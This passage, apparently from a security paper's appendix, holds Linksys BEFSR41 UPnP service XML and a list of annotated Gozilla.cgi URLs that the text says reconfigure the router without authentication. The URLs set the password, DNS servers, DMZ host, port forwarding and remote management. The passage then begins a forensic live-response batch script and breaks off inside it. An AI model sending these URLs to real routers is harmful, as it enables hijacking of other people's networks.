  <friendlyName>Internet Access Server</friendlyName>
  <manufacturer>Linksys Inc.</manufacturer>
  <manufacturerURL>http://www.linksys.com</manufacturerURL>
  <modelDescription>BROADBAND ROUTER</modelDescription>
  <modelName>Linksys BEFSR41/BEFSR11/BEFSRU31</modelName>
  <modelName>Linksys BEFSR41/BEFSR11/BEFSRU31</modelName>
  <modelName>Linksys BEFSR41/BEFSR11/BEFSRU31</modelName>
  <modelNumber>1</modelNumber>
  <modelURL>http://www.linksys.com</modelURL>
  <serialNumber>0000001</serialNumber>
  <UDN>uuid:upnp-WANConnectionDevice-1_0-0090a277777</UDN>
  <UPC>00000-00001</UPC>
- <serviceList>
- <service>
  <serviceType>urn:schemas-upnp-org:service:WANIPConnection:1</serviceType>
  <serviceId>urn:upnp-org:serviceId:WANIPConnection</serviceId>
  <controlURL>http://192.168.1.1:2468//WANIPConnection</controlURL>
  <eventSubURL>/WANIPConnection</eventSubURL>
  <SCPDURL>/WANIPcn.xml</SCPDURL>
</service>
</serviceList>
</device>
</deviceList>
</device>
</deviceList>
</device>
</deviceList>
</root>

```

Layer3Forwarding.xml

```

<?xml version="1.0" ?>
- <scpd xmlns="urn:schemas-upnp-org:service-1-0">
- <specVersion>
  <major>1</major>
  <minor>0</minor>
</specVersion>
- <actionList>
- <action>
  <name>SetDefaultConnectionService</name>
- <argumentList>
- <argument>
  <name>NewDefaultConnectionService</name>
  <direction>in</direction>
  <relatedStateVariable>DefaultConnectionService</relatedStateVariable>
</argument>
</argumentList>
</action>
- <action>
  <name>GetDefaultConnectionService</name>
- <argumentList>
- <argument>
  <name>NewDefaultConnectionService</name>
  <direction>out</direction>
  <relatedStateVariable>DefaultConnectionService</relatedStateVariable>
</argument>
</argumentList>
</action>
</actionList>
- <serviceStateTable>
- <stateVariable sendEvents="yes">
  <name>DefaultConnectionService</name>
  <dataType>string</dataType>
</stateVariable>
</serviceStateTable>
</scpd>

```

WANCfg.xml

```

<?xml version="1.0" ?>
- <scpd xmlns="urn:schemas-upnp-org:service-1-0">
- <specVersion>

```

```

    <major>1</major>
    <minor>0</minor>
  </specVersion>
  <actionList>
  <action>
    <name>GetCommonLinkProperties</name>
  <argumentList>
  <argument>
    <name>NewWANAccessType</name>
    <direction>out</direction>
    <relatedStateVariable>WANAccessType</relatedStateVariable>
  </argument>
  <argument>
    <name>NewLayer1UpstreamMaxBitRate</name>
    <direction>out</direction>
    <relatedStateVariable>Layer1UpstreamMaxBitRate</relatedStateVariable>
  </argument>
  <argument>
    <name>NewLayer1DownstreamMaxBitRate</name>
    <direction>out</direction>
    <relatedStateVariable>Layer1DownstreamMaxBitRate</relatedStateVariable>
  </argument>
  <argument>
    <name>NewPhysicalLinkStatus</name>
    <direction>out</direction>
    <relatedStateVariable>PhysicalLinkStatus</relatedStateVariable>
  </argument>
  </argumentList>
  </action>
  <action>
    <name>GetTotalBytesSent</name>
  <argumentList>
  <argument>
    <name>NewTotalBytesSent</name>
    <direction>out</direction>
    <relatedStateVariable>TotalBytesSent</relatedStateVariable>
  </argument>
  </argumentList>
  </action>
  <action>
    <name>GetTotalBytesReceived</name>
  <argumentList>
  <argument>
    <name>NewTotalBytesReceived</name>
    <direction>out</direction>
    <relatedStateVariable>TotalBytesReceived</relatedStateVariable>
  </argument>
  </argumentList>
  </action>
  <action>
    <name>GetTotalPacketsSent</name>
  <argumentList>
  <argument>
    <name>NewTotalPacketsSent</name>
    <direction>out</direction>
    <relatedStateVariable>TotalPacketsSent</relatedStateVariable>
  </argument>
  </argumentList>
  </action>
  <action>
    <name>GetTotalPacketsReceived</name>
  <argumentList>
  <argument>
    <name>NewTotalPacketsReceived</name>
    <direction>out</direction>
    <relatedStateVariable>TotalPacketsReceived</relatedStateVariable>
  </argument>
  </argumentList>
  </action>
  </actionList>
  <serviceStateTable>

```

```

- <stateVariable sendEvents="no">
  <name>WANAccessType</name>
  <dataType>string</dataType>
- <allowedValueList>
  <allowedValue>DSL</allowedValue>
  <allowedValue>POTS</allowedValue>
  <allowedValue>Cable</allowedValue>
  <allowedValue>Ethernet</allowedValue>
  <allowedValue>Other</allowedValue>
</allowedValueList>
</stateVariable>
- <stateVariable sendEvents="no">
  <name>Layer1UpstreamMaxBitRate</name>
  <dataType>ui4</dataType>
</stateVariable>
- <stateVariable sendEvents="no">
  <name>Layer1DownstreamMaxBitRate</name>
  <dataType>ui4</dataType>
</stateVariable>
- <stateVariable sendEvents="yes">
  <name>PhysicalLinkStatus</name>
  <dataType>string</dataType>
- <allowedValueList>
  <allowedValue>Up</allowedValue>
  <allowedValue>Down</allowedValue>
  <allowedValue>Initializing</allowedValue>
  <allowedValue>Unavailable</allowedValue>
</allowedValueList>
</stateVariable>
- <stateVariable sendEvents="no">
  <name>MaximumActiveConnections</name>
  <dataType>ui2</dataType>
- <allowedValueRange>
  <minimum>1</minimum>
  <maximum>2</maximum>
  <step>1</step>
</allowedValueRange>
</stateVariable>
- <stateVariable sendEvents="no">
  <name>TotalBytesSent</name>
  <dataType>ui4</dataType>
</stateVariable>
- <stateVariable sendEvents="no">
  <name>TotalBytesReceived</name>
  <dataType>ui4</dataType>
</stateVariable>
- <stateVariable sendEvents="no">
  <name>TotalPacketsSent</name>
  <dataType>ui4</dataType>
</stateVariable>
- <stateVariable sendEvents="no">
  <name>TotalPacketsReceived</name>
  <dataType>ui4</dataType>
</stateVariable>
- <stateVariable sendEvents="no">
  <name>X_PersonalFirewallEnabled</name>
  <dataType>boolean</dataType>
</stateVariable>
- <stateVariable sendEvents="no">
  <name>X_Uptime</name>
  <dataType>ui4</dataType>
</stateVariable>
</serviceStateTable>
</scpd>

```

WANIPcn.xml

```

<?xml version="1.0" ?>
- <scpd xmlns="urn:schemas-upnp-org:service-1-0">
- <specVersion>
  <major>1</major>

```

```

    <minor>0</minor>
  </specVersion>
  - <actionList>
  - <action>
    <name>SetConnectionType</name>
  - <argumentList>
  - <argument>
    <name>NewConnectionType</name>
    <direction>in</direction>
    <relatedStateVariable>ConnectionType</relatedStateVariable>
  </argument>
  </argumentList>
  </action>
  - <action>
    <name>GetConnectionTypeInfo</name>
  - <argumentList>
  - <argument>
    <name>NewConnectionType</name>
    <direction>out</direction>
    <relatedStateVariable>ConnectionType</relatedStateVariable>
  </argument>
  - <argument>
    <name>NewPossibleConnectionTypes</name>
    <direction>out</direction>
    <relatedStateVariable>PossibleConnectionTypes</relatedStateVariable>
  </argument>
  </argumentList>
  </action>
  - <action>
    <name>ForceTermination</name>
  </action>
  - <action>
    <name>RequestConnection</name>
  </action>
  - <action>
    <name>GetStatusInfo</name>
  - <argumentList>
  - <argument>
    <name>NewConnectionStatus</name>
    <direction>out</direction>
    <relatedStateVariable>ConnectionStatus</relatedStateVariable>
  </argument>
  - <argument>
    <name>NewLastConnectionError</name>
    <direction>out</direction>
    <relatedStateVariable>LastConnectionError</relatedStateVariable>
  </argument>
  - <argument>
    <name>NewUptime</name>
    <direction>out</direction>
    <relatedStateVariable>Uptime</relatedStateVariable>
  </argument>
  </argumentList>
  </action>
  - <action>
    <name>GetNATRSIPStatus</name>
  - <argumentList>
  - <argument>
    <name>NewRSIPAvailable</name>
    <direction>out</direction>
    <relatedStateVariable>RSIPAvailable</relatedStateVariable>
  </argument>
  - <argument>
    <name>NewNATEnabled</name>
    <direction>out</direction>
    <relatedStateVariable>NATEnabled</relatedStateVariable>
  </argument>
  </argumentList>
  </action>
  - <action>
    <name>GetGenericPortMappingEntry</name>

```

```

- <argumentList>
- <argument>
  <name>NewPortMappingIndex</name>
  <direction>in</direction>
  <relatedStateVariable>PortMappingNumberOfEntries</relatedStateVariable>
</argument>
- <argument>
  <name>NewRemoteHost</name>
  <direction>out</direction>
  <relatedStateVariable>RemoteHost</relatedStateVariable>
</argument>
- <argument>
  <name>NewExternalPort</name>
  <direction>out</direction>
  <relatedStateVariable>ExternalPort</relatedStateVariable>
</argument>
- <argument>
  <name>NewProtocol</name>
  <direction>out</direction>
  <relatedStateVariable>PortMappingProtocol</relatedStateVariable>
</argument>
- <argument>
  <name>NewInternalPort</name>
  <direction>out</direction>
  <relatedStateVariable>InternalPort</relatedStateVariable>
</argument>
- <argument>
  <name>NewInternalClient</name>
  <direction>out</direction>
  <relatedStateVariable>InternalClient</relatedStateVariable>
</argument>
- <argument>
  <name>NewEnabled</name>
  <direction>out</direction>
  <relatedStateVariable>PortMappingEnabled</relatedStateVariable>
</argument>
- <argument>
  <name>NewPortMappingDescription</name>
  <direction>out</direction>
  <relatedStateVariable>PortMappingDescription</relatedStateVariable>
</argument>
- <argument>
  <name>NewLeaseDuration</name>
  <direction>out</direction>
  <relatedStateVariable>PortMappingLeaseDuration</relatedStateVariable>
</argument>
</argumentList>
</action>
- <action>
  <name>GetSpecificPortMappingEntry</name>
- <argumentList>
- <argument>
  <name>NewRemoteHost</name>
  <direction>in</direction>
  <relatedStateVariable>RemoteHost</relatedStateVariable>
</argument>
- <argument>
  <name>NewExternalPort</name>
  <direction>in</direction>
  <relatedStateVariable>ExternalPort</relatedStateVariable>
</argument>
- <argument>
  <name>NewProtocol</name>
  <direction>in</direction>
  <relatedStateVariable>PortMappingProtocol</relatedStateVariable>
</argument>
- <argument>
  <name>NewInternalPort</name>
  <direction>out</direction>
  <relatedStateVariable>InternalPort</relatedStateVariable>
</argument>

```

```

- <argument>
  <name>NewInternalClient</name>
  <direction>out</direction>
  <relatedStateVariable>InternalClient</relatedStateVariable>
</argument>
- <argument>
  <name>NewEnabled</name>
  <direction>out</direction>
  <relatedStateVariable>PortMappingEnabled</relatedStateVariable>
</argument>
- <argument>
  <name>NewPortMappingDescription</name>
  <direction>out</direction>
  <relatedStateVariable>PortMappingDescription</relatedStateVariable>
</argument>
- <argument>
  <name>NewLeaseDuration</name>
  <direction>out</direction>
  <relatedStateVariable>PortMappingLeaseDuration</relatedStateVariable>
</argument>
</argumentList>
</action>
- <action>
  <name>AddPortMapping</name>
- <argumentList>
- <argument>
  <name>NewRemoteHost</name>
  <direction>in</direction>
  <relatedStateVariable>RemoteHost</relatedStateVariable>
</argument>
- <argument>
  <name>NewExternalPort</name>
  <direction>in</direction>
  <relatedStateVariable>ExternalPort</relatedStateVariable>
</argument>
- <argument>
  <name>NewProtocol</name>
  <direction>in</direction>
  <relatedStateVariable>PortMappingProtocol</relatedStateVariable>
</argument>
- <argument>
  <name>NewInternalPort</name>
  <direction>in</direction>
  <relatedStateVariable>InternalPort</relatedStateVariable>
</argument>
- <argument>
  <name>NewInternalClient</name>
  <direction>in</direction>
  <relatedStateVariable>InternalClient</relatedStateVariable>
</argument>
- <argument>
  <name>NewEnabled</name>
  <direction>in</direction>
  <relatedStateVariable>PortMappingEnabled</relatedStateVariable>
</argument>
- <argument>
  <name>NewPortMappingDescription</name>
  <direction>in</direction>
  <relatedStateVariable>PortMappingDescription</relatedStateVariable>
</argument>
- <argument>
  <name>NewLeaseDuration</name>
  <direction>in</direction>
  <relatedStateVariable>PortMappingLeaseDuration</relatedStateVariable>
</argument>
</argumentList>
</action>
- <action>
  <name>DeletePortMapping</name>
- <argumentList>
- <argument>

```

```

    <name>NewRemoteHost</name>
    <direction>in</direction>
    <relatedStateVariable>RemoteHost</relatedStateVariable>
  </argument>
- <argument>
  <name>NewExternalPort</name>
  <direction>in</direction>
  <relatedStateVariable>ExternalPort</relatedStateVariable>
</argument>
- <argument>
  <name>NewProtocol</name>
  <direction>in</direction>
  <relatedStateVariable>PortMappingProtocol</relatedStateVariable>
</argument>
</argumentList>
</action>
- <action>
  <name>GetExternalIPAddress</name>
- <argumentList>
- <argument>
  <name>NewExternalIPAddress</name>
  <direction>out</direction>
  <relatedStateVariable>ExternalIPAddress</relatedStateVariable>
</argument>
</argumentList>
</action>
</actionList>
- <serviceStateTable>
- <stateVariable sendEvents="no">
  <name>ConnectionType</name>
  <dataType>string</dataType>
</stateVariable>
- <stateVariable sendEvents="yes">
  <name>PossibleConnectionTypes</name>
  <dataType>string</dataType>
- <allowedValueList>
  <allowedValue>Unconfigured</allowedValue>
  <allowedValue>IP_Routed</allowedValue>
  <allowedValue>IP_Bridged</allowedValue>
</allowedValueList>
</stateVariable>
- <stateVariable sendEvents="yes">
  <name>ConnectionStatus</name>
  <dataType>string</dataType>
  <defaultValue>Unconfigured</defaultValue>
- <allowedValueList>
  <allowedValue>Unconfigured</allowedValue>
  <allowedValue>Connected</allowedValue>
  <allowedValue>Disconnected</allowedValue>
</allowedValueList>
</stateVariable>
- <stateVariable sendEvents="no">
  <name>Uptime</name>
  <dataType>ui4</dataType>
</stateVariable>
- <stateVariable sendEvents="no">
  <name>LastConnectionError</name>
  <dataType>string</dataType>
- <allowedValueList>
  <allowedValue>ERROR_NONE</allowedValue>
  <allowedValue>ERROR_UNKNOWN</allowedValue>
</allowedValueList>
</stateVariable>
- <stateVariable sendEvents="no">
  <name>RSIPAvailable</name>
  <dataType>boolean</dataType>
</stateVariable>
- <stateVariable sendEvents="no">
  <name>NATEnabled</name>
  <dataType>boolean</dataType>
</stateVariable>

```

```

- <stateVariable sendEvents="yes">
  <name>ExternalIPAddress</name>
  <dataType>string</dataType>
</stateVariable>
- <stateVariable sendEvents="yes">
  <name>PortMappingNumberOfEntries</name>
  <dataType>ui2</dataType>
</stateVariable>
- <stateVariable sendEvents="no">
  <name>PortMappingEnabled</name>
  <dataType>boolean</dataType>
</stateVariable>
- <stateVariable sendEvents="no">
  <name>PortMappingLeaseDuration</name>
  <dataType>ui4</dataType>
</stateVariable>
- <stateVariable sendEvents="no">
  <name>RemoteHost</name>
  <dataType>string</dataType>
</stateVariable>
- <stateVariable sendEvents="no">
  <name>ExternalPort</name>
  <dataType>ui2</dataType>
</stateVariable>
- <stateVariable sendEvents="no">
  <name>InternalPort</name>
  <dataType>ui2</dataType>
</stateVariable>
- <stateVariable sendEvents="no">
  <name>PortMappingProtocol</name>
  <dataType>string</dataType>
</stateVariable>
- <allowedValueList>
  <allowedValue>TCP</allowedValue>
  <allowedValue>UDP</allowedValue>
</allowedValueList>
</stateVariable>
- <stateVariable sendEvents="no">
  <name>InternalClient</name>
  <dataType>string</dataType>
</stateVariable>
- <stateVariable sendEvents="no">
  <name>PortMappingDescription</name>
  <dataType>string</dataType>
</stateVariable>
- <stateVariable sendEvents="yes">
  <name>X_Name</name>
  <dataType>string</dataType>
</stateVariable>
</serviceStateTable>
</scpd>

```

6.3) Firmware archive

To download the BEFSR41 version 1.43 firmware, go to the URL:

<http://www.hansenonline.net/Networking/linksysFW.html#Firmware>

6.4) Linksys BEFSR41 URLs

Below are URLs to change a Linksys Router configuration remotely without authentication. Just add "&.xml=1" to the end of any of the URLs to change the settings. The Browser is divided into two main sections: Setup and Advanced. Each section has groups of features divided into pages.

Setup Section

Setup page

<http://138.42.209.224:8080/Gozilla.cgi?hostName=riddo01-kosh&DomainName=ca.com&WANConnectionSel=0&ipAddr1=192&ipAddr2=168&ipAddr3=1&ipAddr4=1&netMask=0&WANConnectionType=1>

hostName=riddo01-kosh # Set the name of the Linksys machine
DomainName=ca.com # Set the default domain name
WANConnectionSel=0 # Nothing to change
ipAddr1=192 # Set the first octet of the internal IP address of the device
ipAddr2=168 # Set the second octet of the internal IP address of the device
ipAddr3=1 # Set the third octet of the internal IP address of the device
ipAddr4=1 # Set the fourth octet of the internal IP address of the device
netMask=0 # Set last octet of the subnet mask for the class C IP address.
WANConnectionType=1 # Set how the device gets an address.
 1 = DHCP on WAN interface
 2 = Static IP address
 3 = Use PPPoe (PPP over Ethernet). Required by some cable modems
 4 = RAS (Remote Access Service) Mainly for SingTel customers
 5 = PPTP (Point to Point Tunneling Protocol) Microsost VPN protocol.

Password Page

http://138.42.209.224:8080/Gozilla.cgi?sysPasswd=d6nw5vlx2pc7st9m&sysPasswdConfirm=d6nw5vlx2pc7st9m&UPnP_Work=0&FactoryDefaults=0

sysPasswd=d6nw5vlx2yt7st9m # Set the Base64 encoded password
sysPasswdConfirm=d6nw5vlx2yt7st9m # Confirm the encoded password
UPnP_Work=0 # Enable UPnP (0 = disable, 1 = enable)
FactoryDefaults=0 Enable Factory settings (0 = disable, 1 = enable)

Status Page

No user changable settings on this page. Mainly DHCP release and renew
<http://138.42.209.224:8080/Gozilla.cgi?dhcpAction=1> # Renew DHCP Address
<http://138.42.209.224:8080/Gozilla.cgi?dhcpAction=0> # Release DHCP Address

DHCP Page

<http://138.42.209.224:8080/Gozilla.cgi?ipNet=0&ipBcast=255&dhcpCheck=1&dhcpStatus=Enable&dhcpS4=100&dhcpLen=50&leaseTime=0&dnsA1=141&dnsA2=202&dnsA3=1&dnsA4=108&dnsB1=130&dnsB2=200&dnsB3=10&dnsB4=108&dnsC1=141&dnsC2=202&dnsC3=1&dnsC4=92&wins1=0&wins2=0&wins3=0&wins4=0&dhcpEnd=1>

ipNet=0
&ipBcast=255
&dhcpCheck=1 # Check built-in DHCP Server status (0 = disable, 1 = enable)
&dhcpStatus=Enable # Enable DHCP Server (can set disable)
&dhcpS4=100 # Set the 4th IP Octet for DHCP clients
&dhcpLen=50 # Set the number of DHCP users
&leaseTime=0 #Set the minutes to lease an address (0 = 24 hours)
Settings below override DHCP settings
&dnsA1=141 # Set the first octet of the primary DNS
&dnsA2=202 # Set the second octet of the primary DNS
&dnsA3=1 # Set the third octet of the primary DNS
&dnsA4=108 # Set the fourth octet of the primary DNS
&dnsB1=130 # Set the first octet of the Second DNS

&dnsB2=200 # Set the second octet of the Second DNS
&dnsB3=10 # Set the third octet of the Second DNS
&dnsB4=108 # Set the fourth octet of the Second DNS
&dnsC1=141 # Set the first octet of the Third DNS
&dnsC2=202 # Set the second octet of the Third DNS
&dnsC3=1 # Set the third octet of the Third DNS
&dnsC4=92 # Set the fourth octet of the Third DNS
&wins1=0 # Set the first octet of the WINS server
&wins2=0 # Set the first octet of the WINS server
&wins3=0 # Set the first octet of the WINS server
&wins4=0 # Set the first octet of the WINS server
&dhcpEnd=1 # Tell The NAT-box DHCP settings are finished

Log Page

<http://138.42.209.224:8080/Gozilla.cgi?rLog=on&trapAddr3=20&Log=1>

rLog=on #Tell the log settings are coming
trapAddr3=20 # Set the fourth octet of the LAN IP address
Log=1 # Enable/disable logging (0 = disable, 1 = enable)

Security Page

http://138.42.209.224:8080/Gozilla.cgi?Security_Key1=&Security_Status=0&Security_Enforce=1&Security_Antivirus=0&Security_Exempt=0&Security_Ex_Addr_F4=0&Security_Ex_Addr_T4=0&block_traffic=0

Security_Key1= # Enter license key for ZoneAlarm Pro. (Extra software)
Security_Status=0 # Enable ZoneAlarm Pro in the NAT-box
Security_Enforce=1 # Enforcement level
 1 = Check less frequently
 0 = Check frequently
Security_Antivirus=0 # Enable PC-Cillin Anti-Virus (0 = disable, 1 = enable)
Security_Exempt=0 # Exempt LAN IP addresses (0 = disable, 1 = enable)
Security_Ex_Addr_F4=0 # First IP range for excluded PCs (fourth octet)
Security_Ex_Addr_T4=0 # Last IP range for excluded PCs (fourth octet)
block_traffic=0 # Set AOL Parental Controls (0 = disable, 1 = enable)

Help Page

No user changable settings on this page.

Advanced Section

Filters Page

http://138.42.209.224:8080/Gozilla.cgi?filter_ipA3_start=0&filter_ipA3_end=0&filter_ipB3_start=0&filter_ipB3_end=0&filter_ipC3_start=0&filter_ipC3_end=0&filter_ipD3_start=0&filter_ipD3_end=0&filter_ipE3_start=0&filter_ipE3_end=0&filter_proto0=0&filter_port0_start=0&filter_port0_end=0&filter_proto1=0&filter_port1_start=0&filter_port1_end=0&filter_proto2=0&filter_port2_start=0&filter_port2_end=0&filter_proto3=0&filter_port3_start=0&filter_port3_end=0&filter_proto4=0&filter_port4_start=0&filter_port4_end=0&blockWANReq=0&Multicast_pass=1&IPSec_pass=0&PPTP_Pass=0&Remote_Management=1&Remote_Upgrade=0&login_status=0&Path_MTU=0&Path_MTU_len=0

This is filtering for packets from the LAN
filter_ipA3_start=0 # Set First IP range (third octet)
filter_ipA3_end=0 # Set Last IP range (fourth octet)
filter_ipB3_start=0 # Set First IP range (third octet)
filter_ipB3_end=0 # Set Last IP range (fourth octet)

```

filter_ipC3_start=0 # Set First IP range (third octet)
filter_ipC3_end=0 # Set Last IP range (fourth octet)
filter_ipD3_start=0 # Set First IP range (third octet)
filter_ipD3_end=0 # Set Last IP range (fourth octet)
filter_ipE3_start=0 # Set First IP range (third octet)
filter_ipE3_end=0 # Set Last IP range (fourth octet)
filter_proto0=0 # Protocol to filter (2 = TCP, 1 = UDP, 0 = Both)
filter_port0_start=0 # Set first port range
filter_port0_end=0 # Set last port range
filter_proto1=0 # Protocol to filter (2 = TCP, 1 = UDP, 0 = Both)
filter_port1_start=0 # Set first port range
filter_port1_end=0 # Set last port range
filter_proto2=0 # Protocol to filter (2 = TCP, 1 = UDP, 0 = Both)
filter_port2_start=0 # Set first port range
filter_port2_end=0 # Set last port range
filter_proto3=0 # Protocol to filter (2 = TCP, 1 = UDP, 0 = Both)
filter_port3_start=0 # Set first port range
filter_port3_end=0 # Set last port range
filter_proto4=0 # Protocol to filter (2 = TCP, 1 = UDP, 0 = Both)
filter_port4_start=0 # Set first port range
filter_port4_end=0 # Set last port range
# Extra settings on the same page as filters
blockWANReq=0 # Block ping on WAN Address. (0 = disable, 1 = enable)
Multicast_pass=1 # Allow multicast traffic (0 = disable, 1 = enable)
IPSec_pass=0 # Allow IPSec traffic (0 = disable, 1 = enable)
PPTP_Pass=0 # Allow IPSec traffic (0 = disable, 1 = enable)
Remote_Management=1 # Open port 8080 (0 = disable, 1 = enable)
Remote_Upgrade=0 # Update firmware remotely (0 = disable, 1 = enable)
login_status=0 # Checks if user is logged in
Path_MTU=0 # Set changing MTU/Len (0 = disable, 1 = enable)
Path_MTU_len=0 # Set Len (0 = 1500) Some DSL needs 1492

```

Forwarding Page

```

http://138.42.209.224:8080/Gozilla.cgi?VprotoReset=&V_nameA=&V_portAS=0&V_portAE=0&V_ipA
3=0&V_nameB=&V_portBS=0&V_portBE=0&V_ipB3=0&V_nameC=&V_portCS=0&V_portCE=0&V_i
pC3=0&V_nameD=&V_portDS=0&V_portDE=0&V_ipD3=0&V_nameE=&V_portES=0&V_portEE=0&
V_ipE3=0&V_nameF=&V_portFS=0&V_portFE=0&V_ipF3=0&V_nameG=&V_portGS=0&V_portGE=
0&V_ipG3=0&V_nameH=&V_portHS=0&V_portHE=0&V_ipH3=0&V_nameI=&V_portIS=0&V_portIE=
0&V_ipI3=0&V_nameJ=&V_portJS=0&V_portJE=0&V_ipJ3=0&ForwardEnd=1

```

#This feature sets port forwarding from the WAN to the LAN
#Note: The majority of the URL is redundant. Only the first set of variables will be defined. The rest are the same variables for different programs.

```

VprotoReset= # Did not find a use for this variable
V_nameA= # Name of program have have traffic forwarded
V_portAS=0 # First port in range to open on WAN
V_portAE=0 # Last port in range to open on WAN
V_ipA3=0 # Fourth octet on machine on LAN to receive traffic

```

```

# These variables are not shown above, but used when a port is forwarded
&V_proATCP=on # Enable port for TCP
&V_proBUDP=on # Enable port for UDP
&V_validA=on # Enable port forward rule

```

ForwardEnd=1 # Inform NAT-box the configuration is complete

Forwarding (UPnP) Page

```
http://138.42.209.224:8080/Gozilla.cgi?Uvalid=&VpAint=21&VipA3=0&VpBint=23&VipB3=0&VpCint=25&VipC3=0&VpDint=53&VipD3=0&VpEint=69&VipE3=0&VpFint=79&VipF3=0&VpGint=80&VipG3=0&VpHint=110&VipH3=0&Vplint=119&VipI3=0&VpJint=161&VipJ3=0&VnK=&VpKext=0&VproK=1&VpKint=0&VipK3=0&VnL=&VpLext=0&VproL=1&VpLint=0&VipL3=0&VnM=&VpMext=0&VproM=1&VpMint=0&VipM3=0&VnN=&VpNext=0&VproN=1&VpNint=0&VipN3=0&VnO=&VpOext=0&VproO=1&VpOint=0&VipO3=0&ForwardEnd=1
```

#This feature sets port forwarding from the WAN to the LAN using UPnP

#Note: The majority of the URL is redundant. Only the first set of variables will be defined. The rest are the same variables for different programs.

Uvalid= # Did not find a use for this variable

VpAint=21 # Set internal port (Default FTP)

VipA3=0 # Set fourth octet for PC to receive traffic

VvA=on # Enable this rule

VnA=Test # Set the application name

VpAext=21 # Set external port

ForwardEnd=1 # Confirm end of UPnP settings

Forwarding (Port Triggering) Page

```
http://138.42.209.224:8080/Gozilla.cgi?ApName0=&oBegPrt0=0&oEndPrt0=0&iBegPrt0=0&iEndPrt0=0&ApName1=&oBegPrt1=0&oEndPrt1=0&iBegPrt1=0&iEndPrt1=0&ApName2=&oBegPrt2=0&oEndPrt2=0&iBegPrt2=0&iEndPrt2=0&ApName3=&oBegPrt3=0&oEndPrt3=0&iBegPrt3=0&iEndPrt3=0&ApName4=&oBegPrt4=0&oEndPrt4=0&iBegPrt4=0&iEndPrt4=0&ApName5=&oBegPrt5=0&oEndPrt5=0&iBegPrt5=0&iEndPrt5=0&ApName6=&oBegPrt6=0&oEndPrt6=0&iBegPrt6=0&iEndPrt6=0&ApName7=&oBegPrt7=0&oEndPrt7=0&iBegPrt7=0&iEndPrt7=0&ApName8=&oBegPrt8=0&oEndPrt8=0&iBegPrt8=0&iEndPrt8=0&ApName9=&oBegPrt9=0&oEndPrt9=0&iBegPrt9=0&iEndPrt9=0&macFilterEnd=1
```

#This feature sets port triggering (Enhance the state table)

#Note: The majority of the URL is redundant. Only the first set of variables will be defined. The rest are the same variables for different programs.

ApName0= # Set the name of the application

&oBegPrt0=0 # Set First outgoing port range to Trigger state table

&oEndPrt0=0 # Set Last outgoing port range to Trigger state table

&iBegPrt0=0 # Set First incoming port range to Trigger state table

&iEndPrt0=0 # Set Last incoming port range to Trigger state table

&macFilterEnd=1 # Confirm end of Trigger settings.

Dynamic Routing Page

```
http://138.42.209.224:8080/Gozilla.cgi?wkMode=0&RtTX=3&RtRX=2
```

wkMode=0 # Set working mode (0 = Gateway, 1 = Router)

RtTX=3 # Set Routing protocol for Transmission

0 = Disabled

1 = RIP1

2 = RIP1-Comptable

3 = RIP2

RtRX=2 # Set Routing protocol for Receiving

0 = Disabled

1 = RIP1
2 = RIP2

Static Routing Page

<http://138.42.209.224:8080/Gozilla.cgi?SRoute=0&dstIP0=0&dstIP1=0&dstIP2=0&dstIP3=0&dstMsk0=0&dstMsk1=0&dstMsk2=0&dstMsk3=0&gwIP0=0&gwIP1=0&gwIP2=0&gwIP3=0&Cost=0&iFace=0>

SRoute=0 # Select a saved routing entry from the list (choose 0 –19)
dstIP0=0 # Destination LAN IP (first octet)
dstIP1=0 # Destination LAN IP (second octet)
dstIP2=0 # Destination LAN IP (third octet)
dstIP3=0 # Destination LAN IP (fourth octet)
dstMsk0=0 # Destination LAN IP Subnet mask (first octet)
dstMsk1=0 # Destination LAN IP Subnet mask (second octet)
dstMsk2=0 # Destination LAN IP Subnet mask (third octet)
dstMsk3=0 # Destination LAN IP Subnet mask (fourth octet)
gwIP0=0 # Default gateway IP (first octet)
gwIP1=0 # Default gateway IP (second octet)
gwIP2=0 # Default gateway IP (third octet)
gwIP3=0 # Default gateway IP (fourth octet)
Cost=0 # Hop count (Max number 15)
iFace=0 # Choose Interface (0 = LAN, 1 = WAN)

DMZ Host Page

<http://138.42.209.224:8080/Gozilla.cgi?exIP3=0>

exIP3=0 # Set the fourth octet of the DMZ machine (0 = disable, 1 = enable)

MAC Addr. Clone Page

<http://138.42.209.224:8080/Gozilla.cgi?wanMac0=00&wanMac1=00&wanMac2=00&wanMac3=00&wanMac4=00&wanMac5=00>

Change the MAC address on the WAN
wanMac0=00 # Set first address
wanMac1=00 # Set second address
wanMac2=00 # Set third address
wanMac3=00 # Set fourth address
wanMac4=00 # Set fifth address
wanMac5=00 # Set sixth address

6.5) Fred.bat Script

```
title Obtaining live response details
echo off
@echo FRED v1.1 is running...
@echo FRED v1.1 - 2 April 2002 [modified for fire 10/2002] > a:\audit.txt
@echo. >> a:\audit.txt
@call \win32\makeline
@echo START TIME >> a:\audit.txt
@call \win32\makeline
time /t >> a:\audit.txt
@time /t
```

```
date /t >> a:\audit.txt
@date /t
@echo. >> a:\audit.txt
@echo. >> a:\audit.txt
@call \win32\makeline
@echo PSINFO >> a:\audit.txt
@call \win32\makeline
\win32\sysinternals\Psinfo >> a:\audit.txt
@echo. >> a:\audit.txt
@echo. >> a:\audit.txt
@call \win32\makeline
@echo NET ACCOUNTS >> a:\audit.txt
@call \win32\makeline
echo on
net accounts >> a:\audit.txt
echo off
@echo. >> a:\audit.txt
@echo. >> a:\audit.txt
@call \win32\makeline
@echo NET FILE >> a:\audit.txt
@call \win32\makeline
echo on
net file >> a:\audit.txt
echo off
@echo. >> a:\audit.txt
@echo. >> a:\audit.txt
@call \win32\makeline
@echo NET SESSION >> a:\audit.txt
@call \win32\makeline
echo on
net session >> a:\audit.txt
echo off
@echo. >> a:\audit.txt
@echo. >> a:\audit.txt
@call \win32\makeline
@echo NET SHARE >> a:\audit.txt
@call \win32\makeline
echo on
net share >> a:\audit.txt
echo off
@echo. >> a:\audit.txt
@echo. >> a:\audit.txt
@call \win32\makeline
@echo NET START >> a:\audit.txt
@call \win32\makeline
echo on
net start >> a:\audit.txt
echo off
@echo. >> a:\audit.txt
@echo. >> a:\audit.txt
@call \win32\makeline
@echo NET USE >> a:\audit.txt
@call \win32\makeline
echo on
net use >> a:\audit.txt
echo off
```

```

@echo. >> a:\audit.txt
@echo. >> a:\audit.txt
@call \win32\makeline
@echo NET USER >> a:\audit.txt
@call \win32\makeline
echo on
net user >> a:\audit.txt
echo off
@echo. >> a:\audit.txt
@echo. >> a:\audit.txt
@call \win32\makeline
@echo NET VIEW >> a:\audit.txt
@call \win32\makeline
echo on
net view >> a:\audit.txt
echo off
@echo. >> a:\audit.txt
@echo. >> a:\audit.txt
@call \win32\makeline
@echo ARP (arp -a) >> a:\audit.txt
@call \win32\makeline
